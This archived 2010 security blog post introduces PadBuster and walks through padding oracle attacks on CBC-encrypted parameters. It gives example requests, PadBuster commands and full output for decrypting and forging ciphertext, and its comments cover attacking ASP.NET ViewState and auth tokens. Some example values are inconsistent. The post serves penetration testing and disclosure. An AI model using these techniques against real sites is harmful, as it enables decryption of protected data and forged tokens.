

Automated Padding Oracle Attacks with PadBuster

Automated Padding Oracle Attacks with PadBuster - Brian Holyfield, gdssecurity.com.

- Published: 2010-09-14
- Original: <<http://www.gdssecurity.com/l/b/2010/09/14/automated-padding-oracle-attacks-with-padbuster/>>
- Preserved from: <http://www.gdssecurity.com/l/b/2010/09/14/automated-padding-oracle-attacks-with-padbuster/> (manual-import) on 2026-09-10
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

There's been a lot of buzz recently about Padding Oracle Attacks, an attack vector demonstrated by [Juliano Rizzo and Thai Duong](#) during their presentation at BlackHat Europe earlier this summer. While padding oracles are relatively easy to exploit, the act of exploiting them can be time consuming if you don't have a good way of automating the attack. The lack of good tools for identifying and exploiting padding oracles led us to develop our own internal padding oracle exploit script, PadBuster, which we've decided to share with the community. [The tool can be downloaded here](#), but I'll spend a little bit of time discussing how the tool works and the various use cases it supports.

Update 9/28/10: [PadBuster v0.2](#) has been released.

Some Background

Before we discuss using PadBuster, let's briefly discuss the fundamentals of a classic padding oracle attack. As the term implies, a critical concept behind a padding oracle attack is the notion of cryptographic padding. Plaintext messages come in a variety of lengths; however, block ciphers require that all messages be an exact number of blocks. To satisfy this requirement, padding is used to ensure that a given plaintext message can always be divided into an exact number of blocks.

While several padding schemes exist, one of the most common padding schemes is described in the PKCS#5 standard. With PKCS#5 padding, the final block of plaintext is padded with N bytes (depending on the length of the last plaintext block) of value N. This is best illustrated through the examples below, which show words of varying length (FIG, BANANA, AVOCADO, PLANTAIN,

PASSIONFRUIT) and how they would be padded using PKCS#5 padding (the examples below use 8-byte blocks).

	BLOCK #1								BLOCK #2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Ex 1	F	I	G													
Ex 1 (Padded)	F	I	G	0x05	0x05	0x05	0x05	0x05								
Ex 2	B	A	N	A	N	A										
Ex 2 (Padded)	B	A	N	A	N	A	0x02	0x02								
Ex 3	A	V	O	C	A	D	O									
Ex 3 (Padded)	A	V	O	C	A	D	O	0x01								
Ex 4	P	L	A	N	T	A	I	N								
Ex 4 (Padded)	P	L	A	N	T	A	I	N	0x08	0x08	0x08	0x08	0x08	0x08	0x08	0x08
Ex 5	P	A	S	S	I	O	N	F	R	U	I	T				
Ex 5 (Padded)	P	A	S	S	I	O	N	F	R	U	I	T	0x04	0x04	0x04	0x04

[Click to Enlarge](#)

Note that at least one padding byte is ALWAYS appended to the end of a string, so a 7-byte value (like AVOCADO) would be padded with 0x01 to fill the block, while an 8-byte value (like PLANTAIN) would have a full block of padding added to it. The value of the padding byte also indicates the number of bytes, so logically final value(s) at the end of the last block of ciphertext must either:

- A single 0x01 byte (0x01)
- Two 0x02 bytes (0x02, 0x02)
- Three 0x03 bytes (0x03, 0x03, 0x03)
- Four 0x04 bytes (0x04, 0x04, 0x04, 0x04)
- ...and so on

If the final decrypted block does not end in one of these valid byte sequences, most cryptographic providers will throw an invalid padding exception. The fact that this exception gets thrown is critical for the attacker (us) as it is the basis of the padding oracle attack.

A Basic Padding Oracle Attack Scenario

To provide a concrete example, consider the following scenario:

*An application uses a query string parameter to pass the encrypted username, company id, and role id of a user. The parameter is encrypted using CBC mode, and each value uses a unique initialization vector (IV) which is pre-pended to the ciphertext. *

When the application is passed an encrypted value, it responds in one of three ways:

- *When a valid ciphertext is received (one that is properly padded and contains valid data) the application responds normally (200 OK)*
- *When an invalid ciphertext is received (one that, when decrypted, does not end with valid padding) the application throws a cryptographic exception (500 Internal Server Error)*
- *When a valid ciphertext is received (one that is properly padded) but decrypts to an invalid value, the application displays a custom error message (200 OK)*

The scenario described above is a classic Padding Oracle, because we can use the behavior of the application to easily determine whether the supplied encrypted value is properly padded or not. The term oracle refers to a mechanism that can be used to determine whether a test has passed or failed.

Now that the scenario has been laid out, let's take a look at one of the encrypted parameters used by the application. This parameter is used by the application to store a semi-colon delimited series of values that, in our example, include the user's name (BRIAN), company id (12), and role id (2). The value, in plaintext, can be represented as **BRIAN;12;2**. A sample of the encrypted query string parameter is shown below for reference. Note that the encrypted UID parameter value is encoded using ASCII Hex representation.


```
http://sampleapp/home.jsp?UID=7B216A634951170FF851D6CC68FC9537858795A28ED4AAC6
```

At this point, an attacker would not have any idea what the underlying plaintext is, but for the sake of this example, we already know the plaintext value, the padded plaintext value, and the encrypted value (see diagram below). As we mentioned previously, the initialization vector is prepended to the ciphertext, so the first block of 8 bytes is just that.

	INITIALIZATION VECTOR								BLOCK 1 of 2								BLOCK 2 of 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Plain-Text	-	-	-	-	-	-	-	-	B	R	I	A	N	;	1	2	;	1	;					
Plain-Text (Padded)	-	-	-	-	-	-	-	-	B	R	I	A	N	;	1	2	;	1	;	0x05	0x05	0x05	0x05	0x05
Encrypted Value (HEX)	0x7B	0x21	0x6A	0x63	0x49	0x51	0x17	0x0F	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37	0x85	0x87	0x95	0xA2	0x8E	0xD4	0xA8	0xC6

As for the block size, an attacker would see that the length of the encrypted ciphertext is 24 bytes. Since this number is evenly divisible by 8 and not divisible by 16, one can conclude that you are dealing with a block size of 8 bytes. Now, for reference take a look at what happens internally when this value is encrypted and decrypted. We see the process byte-for-byte in the diagram as this information will be helpful later on when discussing the exploit. Also note that the circled plus sign represents the XOR function.

Encryption Diagram (Click to Enlarge):



Decryption Diagram (Click to Enlarge): [Original decryption diagram, currently unavailable](#)

Archive note: original figure 4 remains unavailable; the archived image URL returned a redirect or unrelated HTML instead of image data.

It is also worthwhile to point out that the last block (Block 2 of 2), when decrypted, ends in a proper padding sequence as expected. If this were not the case, the cryptographic provider would

throw an invalid padding exception.

The Padding Oracle Decryption Exploit

Let's now look at how we can decrypt the value by using the padding oracle attack. We operate on a single encrypted block at a time, so we can start by isolating just the first block of ciphertext (the one following the IV) and sending it to the application pre-pended with an IV of all NULL values. The URL and associated response are shown below:

Request: `http://sampleapp/home.jsp?UID=0000000000000000F851D6CC68FC9537`

Response: 500 - Internal Server Error

A 500 error response makes sense given that this value is not likely to result in anything valid when decrypted. The diagram below shows a closer look at what happens underneath the covers when the application attempts to decrypt this value. You should note that since we are only dealing with a single block of ciphertext (Block 1 of 1), the block MUST end with valid padding in order to avoid an invalid padding exception.

BLOCK 1 of 1								
	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓
TRIPLE DES								
	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00
	↓	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D

X

INVALID padding

As shown above, the exception is thrown because the block does not end with a valid padding sequence once decrypted. Now, let's take a look at what happens when we send the exact same value but with the last byte of the initialization vector incremented by one.

Request: `http://sampleapp/home.jsp?UID=00000000000000001F851D6CC68FC9537`

Response: 500 - Internal Server Error

Like before, we also get a 500 exception. This is due to the fact that, like before, the value does not end in a valid padding sequence when decrypted. The difference however, is that if we take a

closer look at what happens underneath the covers we will see that the final byte value is different than before (0x3C rather than 0x3D).

BLOCK 1 of 1								
	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x01
	↓	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3C



INVALID PADDING

If we repeatedly issue the same request and increment just the last byte in the IV each time (up to FF) we will inevitably hit a value that produces a valid padding sequence for a single byte of padding (0x01). Only one value (out of the possible 256 different bytes) will produce the correct padding byte of 0x01. When you hit this value, you should end up with a different response than the other 255 requests.

Request: `http://sampleapp/home.jsp?UID=000000000000003CF851D6CC68FC9537`

Response: 200 OK

Let’s take a look at the same diagram to see what happens this time.

Block 1 of 1								
	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x3C
	↓	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x01



VALID PADDING

Given this is the case, we can now deduce the intermediary value byte at this position since we know that when XORed with 0x3C, it produces 0x01.

If [Intermediary Byte] ^ 0x3C == 0x01, then [Intermediary Byte] == 0x3C ^ 0x01, so [Intermediary Byte] == 0x3D

Taking this one step further, now that we know the intermediary byte value we can deduce what the actual decrypted value is. You'll recall that during the decryption process, each intermediary value byte is XORed with the corresponding byte of the previous block of ciphertext (or the IV in the case of the first block). Since the example above is using the first block from the original sample, then we need to XOR this value with the corresponding byte from the original IV (0x0F) to recover the actual plaintext value. As expected, this gives us 0x32, which is the number "2" (the last plaintext byte in the first block).

Now that we've decrypted the 8th byte of the sample block, it's time to move onto the 7th byte. In order to crack the 8th byte of the sample, we brute forced an IV byte that would produce a last decrypted byte value of 0x01 (valid padding). In order to crack the 7th byte, we need to do the same thing, but this time both the 7th and 8th byte must equal 0x02 (again, valid padding). Since we already know that the last intermediary value byte is 0x3D, we can update the 8th IV byte to 0x3F (which will produce 0x02) and then focus on brute forcing the 7th byte (starting with 0x00 and working our way up through 0xFF).

Block 1 of 1								
	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x3F
	↓	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x02

X

INVALID PADDING

Once again, we continue to generate padding exceptions until we hit the only value which produces a 7th decrypted byte value of 0x02 (valid padding), which in this case is 0x24.

	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x24	0x3F
	↓	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x26	0x02	0x02

✓

VALID PADDING

Using this technique, we can work our way backwards through the entire block until every byte of the intermediary value is cracked, essentially giving us access to the decrypted value (albeit one byte at a time). The final byte is cracked using an IV that produces an entire block of just padding (0x08) as shown below.

[image: image]

Archive note: original figure 10 remains unavailable; the archived image URL returned a redirect or unrelated HTML instead of image data.

The Decryption Exploit with PadBuster

Now let's discuss how to use PadBuster to perform this exploit, which is fairly straightforward. PadBuster takes three mandatory arguments:

- URL – This is the URL that you want to exploit, including query string if present. There are optional switches to supply POST data (-post) and Cookies if needed (-cookies)
- Encrypted Sample – This is the encrypted sample of ciphertext included in the request. This value must also be present in either the URL, post or cookie values and will be replaced automatically on every test request
- Block Size – Size of the block that the cipher is using. This will normally be either 8 or 16, so if you are not sure you can try both

For this example, we will also use the command switch to specify how the encrypted sample is encoded. By default PadBuster assumes that the sample is Base64 encoded, however in this example the encrypted text is encoded as an uppercase ASCII HEX string. The option for specifying encoding (-encoding) takes one of the following three possible values:

- 0: Base64 (default)
- 1: Lowercase HEX ASCII
- 2: Uppercase HEX ASCII

The actual command we run will look like the following:

```
padBuster.pl http://sampleapp/home.jsp?UID=7B216A634951170FF851D6CC68FC9537858795A28ED4AAC6
7B216A634951170FF851D6CC68FC9537858795A28ED4AAC6 8 -encoding 2
```

Notice that we never told PadBuster how to recognize a padding error. While there is a command line option (-error) to specify the padding error message, by default PadBuster will analyze the entire first cycle (0-256) of test responses and prompt the user to choose which response pattern matches the padding exception. Typically the padding exception occurs on all but one of the initial test requests, so in most cases there will only be two response patterns to choose from as shown below (and PadBuster will suggest which one to use).

```
+-----+
| PadBuster - v0.1 |
| Brian Holyfield |
| labs@gdssecurity.com |
+-----+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 105

*** Starting Block 1 of 3 ***

No error string was provided...starting response analysis

*** Response Analysis Complete ***

The following response signatures were returned:

-----
ID#      Freq      Status  Length  Location
-----
1         1        200      89      N/A
2 **      255        500     3643     N/A
-----

Enter an ID that matches the padding error
NOTE: The ID# marked with ** is recommended : _
```

The initial output from PadBuster is shown in the screenshot above. You'll see that PadBuster re-issues the original request and shows the generated response information before starting its testing. This is useful for authenticated applications to ensure that the authentication cookies provided to PadBuster are working correctly.

Once a response pattern is selected, PadBuster will automatically cycle through each block and brute force each corresponding plaintext byte which will take, at most, 256 requests per byte. After each block, PadBuster will also display the obtained intermediary byte values along with the calculated plaintext. The intermediary values can be useful when performing arbitrary encryption exploits as we will show in the next section.

```

Enter an ID that matches the padding error
NOTE: The ID# marked with ** is recommended : 2
Continuing test with selection 2

[+] Success: <60> [Byte 8]
[+] Success: <36> [Byte 7]
[+] Success: <105> [Byte 6]
[+] Success: <3> [Byte 5]
[+] Success: <39> [Byte 4]
[+] Success: <37> [Byte 3]
[+] Success: <116> [Byte 2]
[+] Success: <49> [Byte 1]

Block 1 Results:
[+] Cipher Text (HEX): F851D6C68FC9537
[+] Intermediary Bytes (HEX): 39732322076A263D
[+] Plain Text: BRIAN;12

*** Starting Block 2 of 2 ***

[+] Success: <51> [Byte 8]
[+] Success: <146> [Byte 7]
[+] Success: <250> [Byte 6]
[+] Success: <105> [Byte 5]
[+] Success: <204> [Byte 4]
[+] Success: <235> [Byte 3]
[+] Success: <103> [Byte 2]
[+] Success: <203> [Byte 1]

Block 2 Results:
[+] Cipher Text (HEX): 858795A28ED4AAC6
[+] Intermediary Bytes (HEX): C360EDC96DF99032
[+] Plain Text: ;1;~~~~~

-----
** Exploit Complete **

[+] Decrypted value (ASCII): BRIAN;12;1;~~~~~
[+] Decrypted value (HEX): 425249414E3B31323B313B0505050505
-----

```

Encrypting Arbitrary Values

We've just seen how a padding oracle and PadBuster can be used to decrypt the contents of any encrypted sample one block at a time. Now, let's take a look at how you can encrypt arbitrary payloads using the same vulnerability.

You have probably noticed that once we are able to deduce the intermediary value for a given ciphertext block, we can manipulate the IV value in order to have complete control over the value that the ciphertext is decrypted to. So in the previous example of the first ciphertext block that we brute forced, if you want the block to decrypt to a value of "TEST" you can calculate the required IV needed to produce this value by XORing the desired plaintext against the intermediary value. So the string "TEST" (padded with four 0x04 bytes, of course) would be XORed against the intermediary value to produce the needed IV of 0x6D, 0x36, 0x70, 0x76, 0x03, 0x6E, 0x22, 0x39.

	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6A	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x6D	0x36	0x70	0x76	0x03	0x6E	0x22	0x39
	↓	↓	↓	↓	↓	↓	↓	↓
Decrypted Value	T	E	S	T	0x04	0x04	0x04	0x04



This works great for a single block, but what if we want to generate an arbitrary value that is more than one block long? Let's look at a real example to make it easier to follow. This time we will generate the encrypted string "ENCRYPT TEST" instead of just "TEST". The first step is to break the sample into blocks and add the necessary padding as shown below:

	BLOCK 1 of 2								BLOCK 2 of 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Plain-Text (Padded)	E	N	C	R	Y	P	T	0x20	T	E	S	T	0x04	0x04	0x04	0x04

When constructing more than a single block, we actually start with the last block and move backwards to generate a valid ciphertext. In this example, the last block is the same before, so we already know that the following IV and ciphertext will produce the string "TEST".

```
Request: http://sampleapp/home.jsp?UID=6D367076036E2239F851D6CC68FC9537
```

Next, we need to figure out what intermediary value 6D367076036E2239 would decrypt to if it were passed as ciphertext instead of just an IV. We can do this by using the same technique used in the decryption exploit by sending it as the ciphertext block and starting our brute force attack with all nulls.

```
Request: http://sampleapp/home.jsp?UID=000000000000000006D367076036E2239
```

Once we brute force the intermediary value, the IV can be manipulated to produce whatever text we want. The new IV can then be pre-pended to the previous sample, which produces the valid two-block ciphertext of our choice. This process can be repeated an unlimited number of times to encrypt data of any length.

Encrypting Arbitrary Values with PadBuster

PadBuster has the option to automate the process of creating arbitrary encrypted values in addition to decrypting them. There are three command line switches related to creating ciphertexts:

- *-plaintext [String]: plaintext to Encrypt* — This is the plaintext you want to encrypt. This option is mandatory when using PadBuster to encrypt data, and its presence is what tells PadBuster to perform encryption instead of decryption
- *-ciphertext [Bytes]: CipherText for Intermediary Bytes (Hex-Encoded)* — Optional – can be used to provide the starting ciphertext block for encryption. This option must be used in conjunction with the *-intermediary* option (see below)
- *-intermediary [Bytes]: Intermediary Bytes for CipherText (Hex-Encoded)* — Optional – can be used to provide the corresponding intermediary byte values for the cipher text specified with the *-ciphertext* option.

The purpose of the *-ciphertext* and *-intermediary* options is to speed up the exploit process as it reduces the number of ciphertext blocks that must be cracked when generating a forged ciphertext sample. If these options are not provided, PadBuster will start from scratch and brute

force all of the necessary blocks for encryption. Let's take a look at the actual command syntax used to encrypt data with PadBuster:

```
padBuster.pl http://sampleapp/home.jsp?UID=7B216A634951170FF851D6CC68FC9537858795A28ED4AAC6
7B216A634951170FF851D6CC68FC9537858795A28ED4AAC6 8 -encoding 2 -plaintext "ENCRYPT TEST"
```

The output from PadBuster is shown in the screenshot below:

```
-----+
| PadBuster - v0.1 |
| Brian Holyfield |
| labs@gdssecurity.com |
+-----+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 105

No error string was provided...starting response analysis
*** Response Analysis Complete ***

The following response signatures were returned:

-----+
| ID# | Freq | Status | Length | Location |
+-----+
| 1 | 1 | 200 | 89 | N/A |
| 2 ** | 255 | 500 | 3643 | N/A |
+-----+

Enter an ID that matches the padding error
NOTE: The ID# marked with ** is recommended : 2

Continuing test with selection 2

[+] Success: <177> [Byte 8]
[+] Success: <6> [Byte 7]
[+] Success: <199> [Byte 6]
[+] Success: <68> [Byte 5]
[+] Success: <152> [Byte 4]
[+] Success: <77> [Byte 3]
[+] Success: <234> [Byte 2]
[+] Success: <141> [Byte 1]

Block 2 Results:
[+] New Cipher Text (HEX): D1A818C944C000B4
[+] Intermediary Bytes (HEX): 85ED4B9D40C404B0

[+] Success: <12> [Byte 8]
[+] Success: <47> [Byte 7]
[+] Success: <42> [Byte 6]
[+] Success: <224> [Byte 5]
[+] Success: <11> [Byte 4]
[+] Success: <114> [Byte 3]
[+] Success: <133> [Byte 2]
[+] Success: <210> [Byte 1]

Block 1 Results:
[+] New Cipher Text (HEX): 9FCC375CBD79792D
[+] Intermediary Bytes (HEX): DA82740EE4292D0D

-----+
** Exploit Complete ***

[+] Encrypted value is: 9FCC375CBD79792DD1A818C944C000B40000000000000000
```

You'll notice that just like before, PadBuster will first ask you to choose the correct padding error response signature. This step can be skipped if you manually specify the padding error message using the `-error` option. Also notice that PadBuster performed a brute force of both full ciphertext blocks, because we didn't specify a starting ciphertext block and associated intermediary value to use. If we had provided these values to PadBuster, the first block would have been calculated instantly and only the second block would require brute force as shown below.

```
padBuster.pl http://sampleapp/home.jsp?UID=7B216A634951170FF851D6CC68FC9537858795A28ED4AAC6
7B216A634951170FF851D6CC68FC9537858795A28ED4AAC6 8 -encoding 2 -plaintext "ENCRYPT TEST"
-ciphertext F851D6CC68FC9537 -intermediary 39732322076A263D
```

```

! PadBuster - v0.1
! Brian Holyfield
! labs@gdssecurity.com
+-----+

INFO: The original request returned the following
[+] Status: 200
[+] Location: N/A
[+] Content Length: 105

Block 2 Results:
[+] New Cipher Text (HEX): 6D367076036E2239
[+] Intermediary Bytes (HEX): 3973232076A263D

No error string was provided...starting response analysis
*** Response Analysis Complete ***

The following response signatures were returned:
-----
ID#      Freq      Status  Length  Location
-----
1         1        200     89     N/A
2 **      255        500    3643    N/A
-----

Enter an ID that matches the padding error
NOTE: The ID# marked with ** is recommended : 2

Continuing test with selection 2

[+] Success: <103> [Byte 8]
[+] Success: <193> [Byte 7]
[+] Success: <128> [Byte 6]
[+] Success: <229> [Byte 5]
[+] Success: <201> [Byte 4]
[+] Success: <197> [Byte 3]
[+] Success: <172> [Byte 2]
[+] Success: <109> [Byte 1]

Block 1 Results:
[+] New Cipher Text (HEX): 20E5809EB8D39746
[+] Intermediary Bytes (HEX): 65ABC3CCE183C366

*** Exploit Complete ***

[+] Encrypted value is: 20E5809EB8D397466D367076036E2239F851D6CC68FC9537

```

As you can see, the first block (Block 2) was calculated before prompting for the response signature since this block was calculated using just the data provided with the -ciphertext and -intermediary options. If you are wondering where these two values came from, remember that PadBuster prints these two values to the screen at the conclusion of each round of block processing.

So to wrap things up, we are releasing [PadBuster](#) because we think that other pen testers can benefit from a flexible exploit script for detecting and exploit padding oracles. We would be interested in hearing if there are other features that would make the tool more useful or practical from a tester's perspective, so let us know if you have any feedback.

Technical comments

Comments below are quoted from the archived source and retain the commenters' claims and qualifications.

Comment 1

Pete Austinon 15 Sep 2010 at 9:57 am

You can make this dramatically faster by trying data bytes in order of their typical probabilities – most probable first. For example printable Ascii characters may be common, along with padding characters such as null. And within the Ascii range, those which score 1 in Scrabble are more likely than those with higher scores.

Comment 3

James Proston 15 Sep 2010 at 10:48 am

Nice post. Does PadBuster work on the new .NET padding oracle vulnerability?

Comment 4

Marcinon 15 Sep 2010 at 11:07 am

@Pete: I don't think it's possible to attain an average guess-rate higher than 127.5 tries per byte (brute-force) when dealing with cryptographically random bytes that falls in the range of 0-255, for each byte.

And not that it matters, printable ASCII characters only account for about 40% of the range.

Comment 5

Brian Holyfieldon 15 Sep 2010 at 12:16 pm

@Pete: Marcin is correct. The value we are sequentially testing is the value used to XOR the intermediary value, which then produces the plaintext. It's not the actual plaintext value, so these values are likely to be pretty evenly distributed across the 0-255 byte space.

@James: Yes, I've used PadBuster against encrypted ViewState and it will decrypt it as long as Custom Errors are not turned on (make sure to use a Block Size of 8). I haven't done much research on the new .NET padding oracle vulnerability but I'm sure we will get more details after the talk at ekoparty later this week. From what I can tell, the Framework throws a different InnerException when there is invalid padding versus an invalid ViewState (which is how PadBuster is able to decrypt it).

Comment 8

Brian Holyfieldon 20 Sep 2010 at 6:07 pm

@Spawn: I had a similar problem when testing a large ViewState where the limit of the command line was exceeded. As a temporary workaround, try hard-coding the \$post and \$sample variables below the @ARGV parsing section (this should then work regardless of what you pass in for the post data and sample arguments). I'll see if I can come up with a better option for handling large values in the next version, which also has some additional options for handling encrypted .NET query strings that are vulnerable to the new padding oracle attack (demonstrated last week at ekoparty).

It's also worth noting that if you decrypt the ViewState with v0.1, the first block will be missing (since it is treated by PadBuster as an IV). This is also fixed in the next version as there will be a "no IV" option.

Comment 9

Tomason 22 Sep 2010 at 7:13 am

Doesn't the POET tool released by Rizzo and Duong already do the exact same thing?

Comment 10

Brian Holyfieldon 22 Sep 2010 at 8:34 am

@Tomas: The POET tool released by Rizzo and Duong seems to have been designed more as a proof of concept for the Apache MyFaces exploit. While the tool itself is great, it lacks certain features that allow it to work against most other applications. For example it only supports post-backs to the same URL, it doesn't support cookies or any authentication, relies on a hard-coded padding exception message for padding errors, and has many other limitations.

PadBuster is designed to be a flexible tool that should be able to detect and exploit padding Oracles in virtually any application. I believe Rizzo and Duong may be releasing an updated version of POET at some point in the future.

Comment 12

Calandaleon 22 Sep 2010 at 11:12 am

The microsoft advisory implies that this vulnerability can be exploited to ends other than merely decrypting application information. In particular, disclosure of files on the system itself. Has anyone investigated this claim? If this is indeed exploitable, this is a situation which is far more worrisome than the exploit which was demonstrated.

Also, this tool doesn't reflect the observation that Thai Duong made – which is that the actual response codes are unnecessary, timing attacks can give the same information.

Comment 13

Brian Holyfieldon 22 Sep 2010 at 11:44 am

@Calandale: Yes, I have looked into this claim and based on my research it is true. The padding oracle can be used to exploit a separate file retrieval bug within the framework that allows arbitrary files to be served from within the web application directory (including, unfortunately, the web.config).

The observations that Rizzo and Duong made during their most recent presentation will be incorporated into a new release of PadBuster once they publish their findings. We will likely hold on releasing the new version until more details from their research are made publicly available.

@Sherif: See above.

Comment 14

Jiho Hanon 24 Sep 2010 at 2:02 pm

If a website does not contain any public resource, meaning the user must authenticate first, the does Padding Oracle attack still apply?

And for an ASP.NET website, if view state is not used, then along with the site-wide auth requirement, does Padding Oracle attack still apply?

Or would the attack only be valid once the user has logged in?

Comment 15

Brian Holyfieldon 24 Sep 2010 at 2:30 pm

@Jiho: Without having more details, I would have to say yes...it does apply. The ViewState is only one of many potential attack vectors for this issue within a typical .NET application. This issue affects virtually every place that the framework performs MachineKey encryption (ViewState, FormsAuth Tokens, various .AXD handler requests, etc). Even if you have site-wide authentication enabled, in the case of ASP.NET Forms Authentication, the authentication token mechanism itself may be vulnerable!

The real question is not whether the vulnerability applies (as it almost always does), but rather the impact an exploit would have. In other words, would someone just be able to decrypt the encrypted data (which unfortunately is almost always the case), or could they do more serious damage like download the web.config file and forge authentication tokens. The answer to this question depends on several other factors, like the level of security configured for FormsAuth Tokens, whether your MachineKey and ValidationKey are hard coded in the web.config file, whether certain handlers are anonymously accessible or not, etc.

In short, I think you should assume that you are vulnerable and implement the recommended workarounds from Microsoft until an official patch comes out.

Comment 16

Jiho Hanon 24 Sep 2010 at 5:13 pm

Thanks Brian.

I am definitely implementing what Microsoft is recommending; however, I am still looking for other possible attack routes.

I am trying to use padbuster on the ASP.NET site and I can't seem to make it work correctly. I always get "All of the responses were identical". I'm afraid I'm not getting the block size correctly. What should I use for .ASPXAUTH or d (as in WebResource.axd)? I've tried 8, 16, and so on.

And I know I haven't applied the fix to the site, so it is generating a 404 on the normal request but I see all 256 requests returned 500. How could that be?

Comment 20

Brian Holyfieldon 25 Sep 2010 at 12:35 pm

@Jiho and @Jamie: The issue you are having is due to the fact that the .axd handlers use a modified Base64 encoding that is safe for passing in query strings (the + / and = characters are substituted). The current version of PadBuster does not support this encoding format, however it will be in the next release. As for FormsAuth tokens, the Uppercase Hex encoding (-encoding 2) should work.

@Matthew: Check out the following blog post that has some good information about how this issue can be potentially exploited:

<http://eglasius.blogspot.com/2010/09/aspnet-padding-oracle-how-it-relates-to.html>

I understand your frustration. I think the lack of good information about the full scope of this bug is due to the fact that there is often a fine line between disclosing enough information to understand the full impact of a vulnerability versus disclosing the details that anyone would need to easily exploit the issue. Unfortunately since there is currently no official patch yet, everyone is being very careful about what gets disclosed.

Comment 22

Jiho Hanon 27 Sep 2010 at 10:02 am

Brian,

I have tried encoding 2 with .ASPXAUTH (forms auth). Encoding 0 doesn't work at all (as you suggested), 1 and 2 produce the same result for me, in that they both produce some garbles plaintext values – random letters, funny symbols, etc. Also the block size 8 would produce an “ERROR: No matching response on [Byte 5]” and many others. A block size of 16 would make it run through the whole thing but like I said, produced a garbles text.

Thanks for your helpful article and the tool. However, I'd like to be able to use it as well :)

I understand your need for sensitivity as to how much you disclose etc. but is it possible for you to do a detailed tutorial on a specific example (like .aspxauth)? You might also consider it being available as something that you can send via email registration or something like that.

One more thing, would you include proxy support in your tool? It'd be very helpful to see the traffic on a tool like fiddler.

The last thing is, you might want to create a forum for the tool, if you don't want a flood of comments in this post :)

Thanks again

Comment 23

nemadriason 27 Sep 2010 at 11:15 am

@Brian -

I'm sure you've been busy answering a lot of these questions, and I appreciate the time you've spent on this bug.

